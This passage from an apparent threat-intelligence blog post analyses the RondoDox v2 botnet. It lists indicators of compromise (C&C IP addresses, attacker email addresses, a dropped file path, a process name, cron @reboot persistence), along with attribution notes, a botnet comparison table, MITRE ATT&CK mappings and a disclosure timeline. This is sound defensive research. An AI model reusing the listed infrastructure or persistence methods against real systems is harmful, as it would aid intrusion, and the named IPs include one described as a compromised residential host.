74.194.191.52, 38.59.219.27, 83.252.42.112to firewall deny lists - Hunt for IOCs: Search logs for contact with 74.194.191.52 or bang2013@atomicmail.io
- Check persistence: Review cron jobs for suspicious @reboot entries
- Scan for files: Look for
/tmp/contact.txt, processes named "rondo"
Attribution Analysis
The "bang2013" Signature
The shift from anonymous ProtonMail (vanillabotnet@protonmail.com) to openly signing malware (bang2013@atomicmail.io) is unusual and worth analyzing:
Possible Motivations:
- Ego/Branding: Establishing reputation in underground communities
- Botnet-as-a-Service: Marketing for potential customers
- Challenge: "Catch me if you can" mentality
Infrastructure Analysis
Using a compromised residential IP as C&C demonstrates sophistication:
- Resilient: Distributed C&C model (if one falls, use another bot)
- Evasive: Mixed with legitimate residential traffic
- P2P-ready: Botnet members can become C&C nodes
Threat Landscape Impact
Comparison to Major Botnets
| Botnet | Target | Exploit Count | Architecture | DDoS Capability |
|---|---|---|---|---|
| Mirai (2016) | IoT | ~60 | 10+ | High |
| Gafgyt | IoT | ~30 | 8+ | High |
| RondoDox v1 (2024) | DVR/Router | 2 | 16 | High |
| RondoDox v2 (2025) | IoT + Enterprise | 75+ | 16 | High |
Key Differentiator: RondoDox v2 bridges IoT and enterprise targets, expanding the attack surface significantly.
References
FortiGuard Labs - "RondoDox Unveiled: Breaking Down a New Botnet Threat" https://www.fortinet.com/blog/threat-research/rondobox-unveiled-breaking-down-a-botnet-threat
MITRE ATT&CK Framework
- T1190: Exploit Public-Facing Application
- T1059: Command and Scripting Interpreter
- T1053.003: Scheduled Task/Job: Cron
Contact & Disclosure
This research was conducted ethically with:
- ✅ ISP notification (abuse@suddenlink.net)
Disclosure Timeline:
- 2025-10-30 13:44 UTC: Initial detection
- 2025-10-30 14:00 UTC: Sample collection
- 2025-10-30 16:00 UTC: ISP notification
- 2025-10-30 18:00 UTC: Threat intelligence submission
- 2025-11-03: Public disclosure (this post)
Conclusion
This is the fourth article in a series about malware analysis and counterattacks.
The Beelzebub team is dedicated to making the internet a better and safer place ❤️